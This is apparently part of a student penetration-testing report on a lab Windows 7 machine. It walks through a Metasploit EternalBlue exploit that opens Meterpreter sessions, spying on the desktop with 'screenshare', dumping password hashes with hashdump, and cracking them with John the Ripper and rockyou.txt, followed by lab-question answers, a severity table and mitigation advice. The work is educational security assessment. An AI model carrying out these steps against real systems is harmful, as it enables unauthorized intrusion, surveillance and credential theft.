[*] 192.168.126.135:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.126.135:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.126.135:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.126.135:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.126.135:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.126.135:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.126.135
[*] Sending stage (200774 bytes) to 192.168.126.135
[*] 192.168.126.135:445 - Starting non-paged pool grooming
[+] 192.168.126.135:445 - Sending SMBv2 buffers
[+] 192.168.126.135:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.126.135:445 - Sending final SMBv2 buffers.
[*] 192.168.126.135:445 - Sending last fragment of exploit packet!
[*] 192.168.126.135:445 - Receiving response from exploit packet
[+] 192.168.126.135:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.126.135:445 - Sending egg to corrupted connection.
[*] 192.168.126.135:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.126.135
[*] Sending stage (200774 bytes) to 192.168.126.135
[*] Sending stage (200774 bytes) to 192.168.126.135
[+] 192.168.126.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.126.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.126.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 3 opened (192.168.126.129:4444 -> 192.168.126.135:49160) at 2023-12-10 21:11:24 +0530

meterpreter > [*] Meterpreter session 5 opened (192.168.126.129:4444 -> 192.168.126.135:49162) at 2023-12-10 21:11:29 +0530
[*] Meterpreter session 4 opened (192.168.126.129:4444 -> 192.168.126.135:49161) at 2023-12-10 21:11:29 +0530
[*] Meterpreter session 7 opened (192.168.126.129:4444 -> 192.168.126.135:49164) at 2023-12-10 21:11:39 +0530
```

YUP…..Finally gained the access on target machine


As soon as we gain access on target machine, console will be changed to ***meterpreter***

METERPRETER CONSOLE :

Getting meterpreter console means..we have sucessfully exploited the target machine and gained access.Let's try some commands on meterpreter console.


COMMAND: help

EXECUTION:



COMMAND: screenshare


EXECUTION:



Let's spy on our target machine using the command ***screenshare*** in meterpreter.

It will open a service on browser showing the screen of target

Spying on our target desktop……!!!!!!!!!!!!!



3.2 Vulnerability 2 : weak password vulnerability (Severity →Medium)

- A "weak password vulnerability" refers to a security weakness that arises when a user employs a password that is easily guessable or vulnerable to brute-force attacks. It indicates that the chosen password lacks complexity, uniqueness, or sufficient length, making it easier for attackers to gain unauthorized access to an account or system. Weak passwords often include common dictionary words, sequential numbers, personal information, or easily guessable patterns. This vulnerability can be exploited by malicious actors who have access to password dictionaries or utilize automated tools to systematically guess passwords.

To crack password of target system,we have to know the hash use the command hashdump in meterpreter terminal to get hash.

DUMPING THE HASH :

COMMAND: **hashdump**

EXECUTION:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Saving the hash dump in a file (LINUX TERMINAL)

```
┌──(thoufiq25㉿Spyder)-[~]
└─$ mkdir pass

┌──(thoufiq25㉿Spyder)-[~]
└─$ cd pass

┌──(thoufiq25㉿Spyder)-[~/pass]
└─$ touch hashdec

┌──(thoufiq25㉿Spyder)-[~/pass]
└─$ ls
hashdec

┌──(thoufiq25㉿Spyder)-[~/pass]
└─$ nano hashdec
```

```
  GNU nano 7.2                    hashdec
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

                          [ Read 3 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^/ Go To Line M-E Redo
```

CRACKING THE PASSWORD :

[Using JOHN tool to crack the password of our target system.]

```
┌──(thoufiq25㉿Spyder)-[~/pass]
└─$ john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x8
6_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
```

COMMAND: **john --format=LM <file name> --show**

EXECUTION:

```
Applications  Places  Terminal                Dec 10  21:25
                      thoufiq25@Spyder: ~/pass
thoufiq25@Spyder: ~        thoufiq25@Spyder: ~/pass

┌──(thoufiq25㉿Spyder)-[~/pass]
└─$ john --format=LM  hashdec --show
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon::1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

3 password hashes cracked, 0 left
```

DO U KNOW???????

rockyou.txt is a file which contains list of passwords to brute force and crack the correct password .

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

use to above command to extract rockyou.txt file

FINAL STEP :

As soon as u get 1 password hash cracked ……

Go ahead and execute the below command ..

COMMAND: john --format=nt – wordlist=/usr/share/wordlists/rockyou.txt <filename containing hash>

EXECUTION:

```
┌──(thoufiq25㉿Spyder)-[~/passtry]
└─$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashdec
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:01 DONE (2023-06-18 12:10) 0.5076g/s 5177Kp/s 5177Kc/s 5177KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

```
┌──(thoufiq25㉿Spyder)-[~/pass]
└─$ john --format=nt --show hashdec
Jon:alqfna22:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

1 password hash cracked, 0 left
```

- **What is the name of the non-default user?**


  Jon


- **What is the cracked password?**


  alqfna22

PASSWORD CRACKED SUCCESSFULLY!!!!!!!!!!

TYPING THE PASSWORD :







4. Risk Assessment

- Security advisories include a severity level. This severity level is based on our self-calculated CVSS score for each specific vulnerability.
  - Critical
  - High
  - Medium
  - Low
- Critical Level Index Table

CVSS V3 SCORE RANGE	SEVERITY IN ADVISORY	REPRESENTATION
9 to < 10	Critical	Black
6 to < 9	High	Red
3 to < 6	Medium	Yellow
0 to < 3	Low	Green

5. Conclusion

- In conclusion, this VAPT research has shed light on two key vulnerabilities, Eternal Blue (MS17-010) and weak password vulnerability, outlining the related dangers and giving mitigation measures. Unpatched computers are vulnerable to the Eternal Blue vulnerability, which might allow for unauthorized remote code execution. Mitigation includes deploying security patches as soon as possible, deactivating vulnerable protocols, and staying on top of system upgrades. The weak password vulnerability allows unauthorized access to accounts and systems, emphasizing the importance of strong password policy, regular password changes, and multi-factor authentication. Mitigation also includes raising security knowledge and offering help on the design and administration of secure passwords

6. Appendices and References

1. OWASP Risk Rating Methodology | OWASP Foundation
2. Severity Levels for Security Issues | Atlassian
3. MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption (rapid7.com)